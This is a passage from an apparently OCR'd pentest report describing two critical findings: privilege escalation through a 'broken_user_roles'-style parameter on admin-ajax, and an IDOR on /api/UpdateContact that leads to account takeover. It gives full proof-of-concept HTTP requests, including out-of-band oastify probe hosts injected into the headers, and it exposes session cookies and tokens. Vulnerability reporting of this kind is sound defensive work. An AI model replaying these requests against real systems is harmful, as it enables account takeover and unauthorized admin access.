- Additional steps for prevention can be found here: https://www.owasp.org/index.php/Unrestricted_File_Upload

| 2. [CRITICAL] Broken Access Control Leads to Unauthorized Privilege Escalation | |
|---|---|
| Severity | Critical |
| Status | Solved |
| Risk Score | 8.9/10 |
| CWE | 280: Improper Handling of Insufficient Permissions or Privileges |
| CVSS | 8.8 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H) |
| Labels | HIPAA, GDPR, ISO 27001, SOC 2, SOC 2 - Privacy, SOC 2 - Integrity, SOC 2 - Security, OWASP 2021, OWASP 2021 - A01 - Broken Access Control |

## Description

During our pentest, we observed that a low-privilege user can change their own privilege level to admin level. This vulnerability is a result of broken access control in the application, which fails to properly enforce authorization checks when users modify their own roles.

## Impact

1. **Unauthorized Privilege Escalation:** Low privilege users can elevate their privileges to admin, gaining unrestricted access to the application.
2. **Full System Compromise:** With admin privileges, attackers can access, modify, or delete all data, change configurations, and perform any administrative actions.
3. **Data Breach:** Sensitive data can be accessed, modified, or deleted, leading to significant data breaches.
4. **Compliance Violations:** This breach can result in non-compliance with regulatory requirements, leading to potential legal consequences and fines.
5. **Reputation Damage:** Loss of trust from users and stakeholders due to compromised security and mishandling of user privileges.

## Affected Components

https://getastra.com

## Steps to Reproduce


1. Log in as a low-privilege user.

2. Capture the `POST /wp-admin/admin-ajax.php` request in Burp Suite Repeater.

```
POST /wp-admin/admin-ajax.php HTTP/2
Host: getastra.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87
Safari/537.36 root@y9831t1wqsusceamm62s416xbohmfk88x.oastify.com
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://6t0bl1l4a0e0wmuu6em0o9q5vw1uzsygn.oastify.com/ref
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 54
Origin: https://getastra.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=1
Te: trailers
```


3. Delete the requested data.

4. Collect the **UID** from Local Storage.



| Key | Value |
|---|---|
| accesskey | 2497182e1d91cedc749ced81644cc70d |
| jba_plateform_links | {"api_url":"JBA_API_URL","domain_url":"JBA_DOMAIN_URL","clickstream_endpoint":"JBA_CLICKSTREAM_ENDPOINT","nodejs_api_url":"NODEJS_JBA_API_URL","session_expired_url":"JBA_SESSION_EXPIRED_URL"} |
| user_id | 10695 |
| useremail | redteam@getastra.com |

5. Find **action** from `https://getastra.com/wp-content/themes/jnews/assets1/js/app.js`.



save_user_details

files to exclude

e.g. **/node_modules/**,app.js

1 result

wp-content/themes/jnews/assets1/... (1 match)

```
360 action: 'save_user_details',
```

```
    }else{
      enable_author_e = 0;
    }
    jQuery.ajax({
      url: ajax_url,
      type: "POST",
      data: {
        action: 'save_user_details',
        uid: userId,
        first_name: firstName,
        middle_name : middleName,
        last_name: lasName,
        status: status ? 'active' : 'inactive',
        broker_user_roles: brokerValE,
```

6. Create a request body with the collected data and add `broker_user_roles=3` to the data.

```
action=save_user_details&uid=10695&broker_user_roles=
```

7. Set this body to the request and send the request.

## Suggested Fix

- Make it mandatory for developers to declare 'Allowed' access for each resource, and by default, deny it.
- Unless a resource is intended to be publicly accessible, deny access by default.
- Wherever possible, use a single application-wide mechanism for enforcing access controls.
- All load/api calls in the application should check if the logged-in user has permission to access or not.

## Additional References

- <https://www.hacksplaining.com/prevention/broken-access-control&gt;

| 3. [CRITICAL] Admin Account Takeover On Update Contact Details | |
|---|---|
| **Severity** | Critical |
| **Status** | Solved |
| **Risk Score** | 8.7/10 |
| **CWE** | 284: Improper Access Control |
| **CVSS** | 9.1 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N) |
| **Labels** | SOC 2, GDPR, SOC 2 - Privacy, OWASP 2021 - A01 - Broken Access Control, ISO 27001, PCI DSS, OWASP 2021, HIPAA |

## Description

During our pentest, it was observed that the `/api/UpdateContact` endpoint facilitates the updating of profile details, utilizing parameters like `web_UserId`, `LoginName`, and `LoginEmail`. This endpoint exhibits behavior where certain fields are modified based on an authentication token, while others are altered using the `web_UserId`. Exploiting this functionality allows unauthorized modification of another user's login email by manipulating the `web_UserId` and subsequently taking control of the victim's account by resetting the password.

## Impact

- **Account Takeover**: Exploiting the vulnerability enables attackers to change another user's login email by manipulating the `web_UserId`, subsequently taking control of the victim's account.
- **Password Reset Exploitation**: By updating the victim's `LoginEmail`, attackers can then initiate a password reset process using the newly set email address.
- **Complete Account Compromise**: With control over the victim's email and the ability to reset their password, attackers can fully take over the victim's account, accessing sensitive information and performing actions on their behalf.
- **Data Exposure**: Unauthorized access to and modification of personal details such as email addresses may lead to exposure of sensitive user information.
- **Reputation Damage**: Exploitation of this vulnerability can severely damage the organization's reputation and erode user trust.

## Affected Components


https://getastra.com

## Steps to Reproduce

1. **Authentication**: Obtain a valid authentication token or session for your own account.
2. **Identify Target User**: Identify the `web_UserId` of the target user whose account you intend to compromise.
3. **Modify Request**: Send a request to `/api/UpdateContact`, altering the `web_UserId` parameter to match the target user's `web_UserId`. Update the `LoginEmail` parameter to a new email address controlled by the attacker.
4. **Verify Changes**: Confirm that the request successfully updates the target user's `LoginEmail` to the specified address.
5. **Password Reset**: Utilize the newly set `LoginEmail` to initiate a password reset process for the target user's account.
6. **Account Takeover**: Complete the password reset process and gain unauthorized access to the target user's account using the new credentials obtained.
7. And we would be able to takeover any users account.


**POC**

- Profile Update with another user id



```
POST /api/: [redacted] ./UpdateContact HTTP/2
Host: [redacted]
Cookie: TranslationManagerMVC=vbOwsquO5agdl3glulatpbea; TranslationManager=
EAFD6DCF35CA033C0CBFCDBA1E5F805E9CFFDF13A5414ADFA3C48DED99F976E28ECEE976BE709C89C5C3887C11C595DABFFE2A188723C7
B8BBB298C9660D232D980AA334B1C8508E0AA5E41F12A83D5EA6D84F0385FA3F0DFCB277B17CFAE27EBB34774BECEEE853A83B6E75588C
1C3472224248C995850BDB8A389238899234317A94A469ED658FFD9CB2B6C8B2D6EBE38C047F921FAA1CF1B059F899082B43E3DB3FE955
191000508A9FD8858322758616712520899164BFF9BB769F3D2B4D20967206; AWSALB=
Lupb2g5aKf5oOgdsbCrbkLXu4FWpALfiAyHLDopMkf4McnnAwB4onO2WVioj5V2xVhtJLhKbNYZ+98q4Yy2FXt18gce7M62nY5ynJ5MJGdzCpz
F2LGAm2huzplxY; AWSALBCORS=
Lupb2g5aKf5oOgdsbCrbkLXu4FWpALfiAyHLDopMkf4McnnAwB4onO2WVioj5V2xVhtJLhKbNYZ+98q4Yy2FXt18gce7M62nY5ynJ5MJGdzCpz
F2LGAm2huzplxY
Content-Length: 3551
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Requestverificationtoken:
64tzhMH6slKEN23E2Ubl+2WMpOeMPbmOxUM6ZtXbXbDCjLbmOnPLvEcPTHvpB4CFTDSPaGBwQXYyYc4cO/V/3lnq9KgOwj096rqyoycyBu3gE4
uDhlqhp2ZJiRlHP6DjHC6lg7N0ZEEpJPQI4N7vagyfqQnHVtts2rO6Eg5WFAqIb9EYFtn6rdDlpIW4xT+wTUNgMOkMaSYE3J4fLRPDSCkphV3y
NCclKBuTLRp92WojGYPEj55Hmg6HbYqph2ijn2muBuzYWkCQTcDZlsIy9Dm3YPitmi3r2EgqttTRkS+HVUeBbdS88RYqA805vOs/7uO1jEmj5V
denX6FmqT7uqxtdfVvTXOkFUzZTq3IdXNldwQ8qMjqJxpr6mTm438EaPCOrg+ARFalqZoBlhJ2tLGOX8TdtBV25o98oTpj3xd95HXDWQAKGHtc
ortqyaIUnx5l/QLplpS9W/K/QS9sxbbp7JzvNBUs/OOv2jC+onkjLHB6nvBRGoxx+dUDvEwOVz5ZzMskBg9Lvrf+AFi/VrKI7UvVhqdXp70zvr
KVpLE=
Content-Type: application/json;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.71 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: */*
Origin: [redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{
  "TenentID":0,
  "ContactType":1,
  "Code":1062,
  "CodeWorker":1062,
  "CodeCustomer":0,
  "CodeConsolidatedAccount":0,
  "CalenderType":2,
  "Currency":"EUR",
  "DefaultEmployeeInCharge":null,
  "UserApprovalManner":1,
  "IsManager":false,
  "ResourceType":2,
  "ReportsByTimeSheet":false,
  "UserConfirmAssignment":true,
  "ManagerDefaultResponseTime":12,
  "ManagerDefaultInformIfAccepted":true,
  "ReportsByTaskTimeSheet":true,
  "ReportsTitlesCountAtTaskEnd":true,
  "MonthlySalary":null,
  "MonthlySalaryTarget":null,
  "UserCannotBeAssign":false
```


```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 3387
Date: Tue, 25 Jun 2024 06:06:20 GMT
Set-Cookie: AWSALB=
SFK39mISJo25q7X2UA4UeNfrVnfb5H9W6r4qBYmgx2kaM5LE1ZqRkJ/ZmnR7CBcz/MF91UWaHb5wbNqS5nGx7DYC8DHdm02j60r3c7+2dDie4G
TOWB3G+TjG0JuU; Expires=Tue, 02 Jul 2024 06:06:20 GMT; Path=/
Set-Cookie: AWSALBCORS=
SFK39mISJo25q7X2UA4UeNfrVnfb5H9W6r4qBYmgx2kaM5LE1ZqRkJ/ZmnR7CBcz/MF91UWaHb5wbNqS5nGx7DYC8DHdm02j60r3c7+2dDie4G
TOWB3G+TjG0JuU; Expires=Tue, 02 Jul 2024 06:06:20 GMT; Path=/; SameSite=None; Secure
Cache-Control: no-cache, no-store
Pragma: no-cache
Expires: -1
Referrer-Policy: same-origin
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=63072000
Content-Security-Policy: frame-ancestors 'self'; object-src 'none'; frame-src 'self' https://*.amazonaws.com

X-Cache: Miss from cloudfront
Via: 1.1 942586061fa1c5c92e4d05559e017b84.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: MAA51-P3
X-Amz-Cf-Id: YhMjU7OuhyF7WmYygNBYJNXRGXhJgSbBgU1TX1t-XwtnORSCG6wAug==

{
  "Success":true,
  "Message":null,
  "MessageTitle":null,
  "MessageType":null,
  "Script":null,
  "Office":null,
  "Data":{
    "TenentID":0
```



```
POST /api/: [redacted] ./UpdateContact HTTP/2
Host: [redacted]
Cookie: TranslationManagerMVC=vbOwsquO5agdl3glulatpbea; TranslationManager=
EAFD6DCF35CA033C0CBFCDBA1E5F805E9CFFDF13A5414ADFA3C48DED99F976E28ECEE976BE709C89C5C3887C11C595DABFFE2A188723C7
B8BBB298C9660D232D980AA334B1C8508E0AA5E41F12A83D5EA6D84F0385FA3F0DFCB277B17CFAE27EBB34774BECEEE853A83B6E75588C
1C3472224248C995850BDB8A389238899234317A94A469ED658FFD9CB2B6C8B2D6EBE38C047F921FAA1CF1B059F899082B43E3DB3FE955
191000508A9FD8858322758616712520899164BFF9BB769F3D2B4D20967206; AWSALB=
Lupb2g5aKf5oOgdsbCrbkLXu4FWpALfiAyHLDopMkf4McnnAwB4onO2WVioj5V2xVhtJLhKbNYZ+98q4Yy2FXt18gce7M62nY5ynJ5MJGdzCpz
F2LGAm2huzplxY; AWSALBCORS=
Lupb2g5aKf5oOgdsbCrbkLXu4FWpALfiAyHLDopMkf4McnnAwB4onO2WVioj5V2xVhtJLhKbNYZ+98q4Yy2FXt18gce7M62nY5ynJ5MJGdzCpz
F2LGAm2huzplxY
Content-Length: 3551
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Requestverificationtoken:
64tzhMH6slKEN23E2Ubl+2WMpOeMPbmOxUM6ZtXbXbDCjLbmOnPLvEcPTHvpB4CFTDSPaGBwQXYyYc4cO/V/3lnq9KgOwj096rqyoycyBu3gE4
uDhlqhp2ZJiRlHP6DjHC6lg7N0ZEEpJPQI4N7vagyfqQnHVtts2rO6Eg5WFAqIb9EYFtn6rdDlpIW4xT+wTUNgMOkMaSYE3J4fLRPDSCkphV3y
NCclKBuTLRp92WojGYPEj55Hmg6HbYqph2ijn2muBuzYWkCQTcDZlsIy9Dm3YPitmi3r2EgqttTRkS+HVUeBbdS88RYqA805vOs/7uO1jEmj5V
denX6FmqT7uqxtdfVvTXOkFUzZTq3IdXNldwQ8qMjqJxpr6mTm438EaPCOrg+ARFalqZoBlhJ2tLGOX8TdtBV25o98oTpj3xd95HXDWQAKGHtc
ortqyaIUnx5l/QLplpS9W/K/QS9sxbbp7JzvNBUs/OOv2jC+onkjLHB6nvBRGoxx+dUDvEwOVz5ZzMskBg9Lvrf+AFi/VrKI7UvVhqdXp70zvr
KVpLE=
Content-Type: application/json;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.71 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: */*
Origin: [redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{
  "TenentID":0,
  "ContactType":1,
  "Code":1062,
  "CodeWorker":1062,
  "CodeCustomer":0,
  "CodeConsolidatedAccount":0,
  "CalenderType":2,
  "Currency":"EUR",
  "DefaultEmployeeInCharge":null,
  "UserApprovalManner":1,
  "IsManager":false,
  "ResourceType":2,
  "ReportsByTimeSheet":false,
  "UserConfirmAssignment":true,
  "ManagerDefaultResponseTime":12,
  "ManagerDefaultInformIfAccepted":true,
  "ReportsByTaskTimeSheet":true,
  "ReportsTitlesCountAtTaskEnd":true,
  "MonthlySalary":null,
  "MonthlySalaryTarget":null,
  "UserCannotBeAssign":false
```

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 3387
Date: Tue, 25 Jun 2024 06:06:20 GMT
Set-Cookie: AWSALB=
SFK39mISJo25q7X2UA4UeNfrVnfb5H9W6r4qBYmgx2kaM5LE1ZqRkJ/ZmnR7CBcz/MF91UWaHb5wbNqS5nGx7DYC8DHdm02j60r3c7+2dDie4G
TOWB3G+TjG0JuU; Expires=Tue, 02 Jul 2024 06:06:20 GMT; Path=/
Set-Cookie: AWSALBCORS=
SFK39mISJo25q7X2UA4UeNfrVnfb5H9W6r4qBYmgx2kaM5LE1ZqRkJ/ZmnR7CBcz/MF91UWaHb5wbNqS5nGx7DYC8DHdm02j60r3c7+2dDie4G
TOWB3G+TjG0JuU; Expires=Tue, 02 Jul 2024 06:06:20 GMT; Path=/; SameSite=None; Secure
Cache-Control: no-cache, no-store
Pragma: no-cache
Expires: -1
Referrer-Policy: same-origin
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=63072000
Content-Security-Policy: frame-ancestors 'self'; object-src 'none'; frame-src 'self' https://*.amazonaws.com

X-Cache: Miss from cloudfront
Via: 1.1 942586061fa1c5c92e4d05559e017b84.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: MAA51-P3
X-Amz-Cf-Id: YhMjU7OuhyF7WmYygNBYJNXRGXhJgSbBgU1TX1t-XwtnORSCG6wAug==

{
  "Success":true,
  "Message":null,
  "MessageTitle":null,
  "MessageType":null,
  "Script":null,
  "Office":null,
  "Data":{
    "TenentID":0
```


- And updated details can be seen on the fetch user request. And this has successfully updated the email of another user.



```
GET /api/Rolodex/GetContact?Code=1061&ContactType=1&tenentId=0 HTTP/2
Host: [redacted]
Cookie: TranslationManagerMVC=ga3gtnd4coab3gaydht3buzg; TranslationManager=
A6A129D9F3F2A57659169 7C26D70D9854EAC1411596EE4C6E0698B00FAB426E9BC6F1E938E9352FBAF4D5109245765F0068190C858BA7B
D59E188C585F630CA7FBDAD490BC35A5120D2F71FFAFDC77F013358A52458BD590A038ABF88227601F344037191 69A50C9ADF38BC6A91B
280B49760430 6D412EC6949176997433C7065B7377BD4F6494E116873CDB84DE07D25E39D6871AC216D5B0A447DEFF68A01AA9379079258
4F26AE3453E3DE685E6867A630B0149C300364B0143A5929E2096468680D76; AWSALB=
12J13TOy2iZBwY/DuJHQsp3RinfUkK4ttNmE+x4RalWQagnussa0QBzYv87cuZeldE9hvHjfhffH6fbuMQnIpCM+pIs3bHuAk4nGBZ7dhYVvx3
bEedsygELeqtQj; AWSALBCORS=
12J13TOy2iZBwY/DuJHQsp3RinfUkK4ttNmE+x4RalWQagnussa0QBzYv87cuZeldE9hvHjfhffH6fbuMQnIpCM+pIs3bHuAk4nGBZ7dhYVvx3
bEedsygELeqtQj
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Requestverificationtoken:
64tzhMH6slKEN23E2Ubl+2WMpOeMPbaOxUMGZtXbXbDCjLbe0nPLvEcPTHvp84CFTDSPaG8wQXYyYc4cO/V/3lnq9KgOwj096rqyoycyBu3gE4
uDh1qhp2ZJiRlHP6DjHC6lg7N0ZEEpJPGI4N7vagyfqQnHVtts2rO6Eg5WFAqIb9EYPtn6rdDlpIW4xT+wTUNgMOkMeSYE3J4flRPDSCkphV3y
NCc1KBuTLRp92WojGYPEj55Hmg6HbYqph2ijn2muBuzYWkCQTcDZ1sIy9Dm3YPitmi3r2EgqttTRk5+HvUeBbdS8BRYqA8O5vOs/7uOljEmj5V
denX6PmqT7uqxtdfVvTX0kFUzZTq3IdXNldwQ8qMjqJxpr6mTm43BEaPCOrg+ARFalqZoB1hJ2tLG0X8TdtBV25o9BoTpj3xd95HX0MOAKGHtc
ortqyaIUnx5l/QLplpS9W/K/QS9sxbbp7JzvNBUs/OOv2jC+onkjLHB6n+BROoxs+dUDvEwOVz5ZzMskBg9Lvrf+APi/VrKI7UxVhqdXp70zxr
KVpLE=
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
